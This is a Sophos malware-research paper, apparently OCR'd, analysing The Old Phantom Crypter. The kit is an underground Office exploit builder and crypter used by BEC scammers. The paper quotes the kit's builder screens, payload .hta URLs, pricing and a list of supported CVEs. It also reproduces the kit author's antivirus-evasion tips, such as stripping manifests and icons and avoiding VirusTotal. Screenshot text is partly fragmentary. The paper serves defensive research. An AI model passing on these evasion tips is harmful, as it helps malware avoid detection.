SOPHOS
Security made simple.

The Old Phantom Crypter

New exploit builders take over

2018 started with a drastic change in the field of Office exploit builders. The old established brands like Microsoft Word Intruder or Ancalog were abandoned, new players took over the scene. One of the most prominent newcomers is The Old Phantom Crypter. This paper details the characteristics of this kit and the malicious documents created with it.

Gábor Szappanos, Principal Malware Researcher, SophosLabs

Introduction


2018 brought a drastic change to the field of Office exploit builders. The old established brands were abandoned, and new players took over the scene. Previous years were dominated by the unholy trinity of Microsoft Word Intruder [6], Ancalog [7] and AKBuilder [8]. These builders have been completely wiped out of the ecosystem within a few months, and new solutions took over their places.

One of the most prominent newcomers is The Old Phantom Crypter. This paper details the characteristics of this kit and the malicious documents created with it.

Exploit builders in attacks


The cyber criminals prefer to use exploit builders rather than creating the malicious files. They purchase these tools on underground marketplaces and use them to extend their attack toolset. We are continuously monitoring the Microsoft Office exploits that are used in malware distribution campaigns and regularly publish reports about the findings. Our report from 2018 Q1 [1] revealed a drastic change: both the old exploits and the old exploit builders were replaced with next generation offerings.

We have seen the offspring of at least 4 exploit builders during this period of time; the malicious samples generated by them were responsible for over 75% of all the attacks.



Exploit builders used in attacks in 2018 Q1


We revisited the same statistics in 2018 Q3 and found that not surprisingly the same builders dominated the scene, with a slight realignment.



Exploit builders used in attacks in 2018 Q3

One of the most prevalent kits we denoted EQN_Kit2 at the time of generating the report, because we were not aware of the street name of it. This kit generated samples with very distinguishing characteristic and has been very actively used and updated ever since. This paper will identify the builder and describe the main characteristics of it.

The malware families distributed by the samples generated with this kit were the following:




Payload delivered by EQN_kit2

The families are the typical tools used by the BEC scammers operating mostly out of Nigeria, who are the typical customers of this kit. Agent Tesla, Lokibot and Fareit were long time favorites for these groups, the trending Formbook has recently been added to their selection of tools.

The Old Phantom Crypter

We have seen an increasing flow of documents generated by EQN_Kit2 from mid-March of 2018, but for several months we have not been able to identify the source behind it. Until we ran into a black-market tool called The Old Phantom Crypter – then we realized that this is the mysterious kit that generates all these documents.



The Old Phantom Crypter - Professional - REBORN 2018 C51BAABEEC669B898B1BBE719BA4E6A8BF2CAF36

Exploit Type: CVE silent .doc 2017-0199

URL: https://u.teknik.io/oEmr4.hta

Name:

☑ Encrypt RTF
☐ Import Text
☐ Use Custom Image
☐ Use Your cPanel URL for CVE 2018

Note: You are not allowed to spam via email or infect other systems on which you dont have access.

Use exploits at your own risk! The Old Phantom is not responible for any action that has been taken using this program!

Report.hta

Url: https://u.teknik.io/oEmr4.hta
Content-Type: application/hta
File Size: 7.893 KB


hspp.exe

Type: HTML Application, Size: 7.89 KB, Date modified: 7/4/2018 9:06 PM

9:12 PM 7/4/2018

Nigerian scammer observed using the Old Phantom Crypter

This kit a two-in-one solution. It originated as a PE cryptor, but later on additional functionality was integrated into it.



The Old Phantom Crypter - Professional - REBORN 2018 [redacted]

C:\Users[redacted]The Old Phantom Crypter Professional PRO

C:\Users[redacted]Desktop\vpp\lap.exe

Injection type: .jpg ☐ Startup Shell(Hidden) ☐ Install ☐ RunPE ☐ Bind ☐ ?

Extension: .exe Startup name: uryUQcNfdz Drop to: AppData Injection: Itself


Sleep: 0 ☐ Anti debug/sandboxie ☐ BSOD ☐ Native ☐ RemoveZoneID ☐ Bypass UAC .NET Framework: 2.0

Cloud stub: ● Public ○ Private ☐ Save settings ☐ Use Obfuscator Unreadable Encrypt resources...

PE Crypter options

This additional functionality provided the means to deliver the protected executable by various methods, including Microsoft Office exploits.

Being a commonly used kit, it is not a surprise that the activities were reported [2] but so far it was not connected directly to a particular product.



Exploit Type: CVE silent .doc 2017-0199

Note: You are


her systems on which you dont have access.

Use exploits at

sponible for any action that has been taken using this program!

Main screen of the builder

The author of the builder tries to keep tight control to avoid leaking of the builder.


The Old Phantom Crypter Professional

Dear user,

IMPORTANT NOTICE!

Formbook BOTNET IS NOT ALLOWED ANYMORE!

Our cloud hosting (1) will be under maintenance in next few days. Please be patient and use cloud 2 instead.
for CVE 2018-0802 use your own cPanel with 33 long URL.
Soon video for it.

Recommended to use: .png injection instead .jpg!

DO NOT SCAN ON VIRUSTOTAL/JOTTI/METADEFENDER OTHERWISE YOUR LICENSE WILL BE BANNED!

Use http://spyralscanner.com/ or https://scanmybin.net ONLY!

NOTE: USE OBFUSCATOR TAB TO REMOVE GENERIC DETECTION LIKE KAZY, BARY, ZUSY AND GEN:VARIANT! YOU CAN ALSO REMOVE/MODIFY DEFAULT ICON IF THERE IS GEN:VARIANT DETECTION!

If you get detection like this:HEUR/AGEN.1005092 from Avira AntiVirus, just use Resource Hacker and remove Manifest file.

Soon new update for CVE exploits will be released!

Check Help section for tutorials, go to About > Help and read all info!


IMPORTANT: Don't forget to remove icon/assembly or/and manifest or change icon group for best results (Gen:Variant or Heur.AdvML.B detection or Win32:Evo-gen [Susp] or HEUR:Trojan.Win32.Generic or HEUR/AGEN.1005092)

If you get Win32:Evo-gen [Susp] detection by Avast or HEUR/AGEN.1005092 from Avira AntiVirus just use Resource Hacker and remove MANIFEST file!

Have a nice day,
The Old Phantom Crypter Admin.

Long list of restrictions

For example, it is forbidden to upload The Old Phantom to Virustotal, so that malware researchers could not analyse it. Needless to say, it pops up from time to time.




File information

Date	File name	Source	Country
2018-09-16 09:33:28	e001f41cd334d77256452a90080ab45a	[redacted] (api)	US
2018-09-01 20:55:17	The Old Phantom Crypter Extended.exe	[redacted] (web)	NG

Builder uploaded to Virustotal

Also tries to limit (at least at the level of warning dialogs) to limit the mass distribution of the generated documents via email. The same happened to Microsoft Word Intruder in an attempt to fly under the radar and extend the time while the malicious documents remain undetected. It worked with MWI, which managed to limit the distribution. Not as much for The Old Phantom, which is currently the most actively used builder in Microsoft Office exploit-based attacks.



The Old Phantom Crypter - Professional - REBORN 2018 [redacted]

Exploit Type: CVE silent .doc 2017-8750

URL: https://a.doko.moe[redacted]hta

Name: Ashh

Note: You are not allowed to spam via email or infect other syste

Use exploits at your own risk! The Old Phantom is not responible


The Old Phantom Crypter Professional

IMPORANT: The Old Phantom DO NOT ALLOW you to send mass spam via email or torrent sites! Any spam will results permanent BAN!

Distribution restrictions

The author of the builder tries to hide behind the typical disclaimer stating that the kit can only be used for educational purposes, and is not intended for criminal activities. The builder displays a prompt which reads "IMPORTANT! The Old Phantom DO NOT ALLOW you to send mass spam via email or torrent sites! Any spam will results permanent BAN!" (sic)

Warnings such as these do not obviate this person's (or group's) responsibility of being the top provider of a tool used exclusively by criminal groups, for the explicit purpose of engaging in criminal activities.



Sleep: 0


Cloud stub: ● Public ○ Private

The Old Phantom Crypter Professional

IMPORTANT!: The Old Phantom Crypter can be used fo education penetration test, personal tests, and to protect legal files which you do not want to be debugged or reverse engineered. We are not responsible for what you use our protection/encryption/obfuscation software for! DO NOT USE THIS TOOL FOR MALICIOUS PURPOSES! If Administrator find crypted botnet/ransomware with TOP Crypter, licese of that user will be banned!

For educational purposes only

The license for this kit can be purchased via the main distribution web page for $199 (US) per month, which positions it in the league of the most expensive builders presently available.



The Old Phantom Professional 1 Month License

License for Pro version 1 month for The Old Phantom Crypter

Exploit Type: PDF Embedded Exploit

URL: https://the.earth.li/~sgtatham/putty/0.70/

Name: test

□ Encrypt RTF
□ Import Text
□ Use Custom Image
□ Use Your cPanel URL for CVE 2018

Note: You are not allowed to spam via email or infect other systems on which you dont have access.


Use exploits at your own risk! The Old Phantom is not responible for any action that has been taken using this program!

$199.00 USD

Seller:	theoldphantom
Stock:	25
Feedback:	12

Purchasing the professional version

A cheaper basic version is also available but that does not support the latest Office exploits. In fact, several licensing constructs exist that give a lot of flexibility.



The Old Phantom Products
theoldphantom

Contact

The Old Phantom Basic 1 Year Lice...
$349.00 20 in Stock

The Old Phantom Basic 1 Month Lic...
$49.00 30 in Stock

The Old Phantom Crypter Extende...
$395.00 8 in Stock

The Old Phantom Basic 6 Month Li...
$168.00 10 in Stock

The Old Phantom Crypter Professio...
$799.00 4 in Stock


Private stub .NET
$80.00 0 in Stock

The Old Phantom Professional 1 Mo...
$199.00 25 in Stock

The Old Phantom Extended 1 Mont...
$99.00 30 in Stock

Available license schemes for the builder


The builder supports a wide selection of Microsoft Office exploits starting from the archaic CVE-2010-3333 up to the recent CVE-2017-11882 Equation Editor exploit:



```
•» List of tested Microsoft Office for Exploits

•» 1. CVE 2017-0199 All Office from 2007/2010/2013/2016 both 32 and 64 bits
cracked/licensed version Windows 7/8.1/10.
•» 2. CVE 2017-8750 All Office from 2007/2010/2013/2016 both 32 and 64 bits
cracked/licensed version Windows 7/8.1/10.
•» 3. CVE 2017-11882 All Office from 2007/2010/2013/2016 both 32 and 64 bits
cracked/licensed version Windows 7/8.1/10.
•» 4. CVE 2015-2545 All Office from 2007 both 32 and 64 bits cracked/licensed
version Windows 7.
•» 6. CVE 2014-6352 All Office from 2007/2010 both 32 and 64 bits cracked/licensed
version Windows 7.
•» 5. CVE 2012-0158 All Office from 2007/2010 both 32 and 64 bits cracked/licensed
version Windows 7.
•» 5. CVE 2010-0333 All Office from 2007 both 32 and 64 bits cracked/licensed
version Windows 7.
•» 5. DDE exploit All Office from 2007/2010/2013/2016 both 32 and 64 bits
cracked/licensed version Windows 7/8.1/10. .
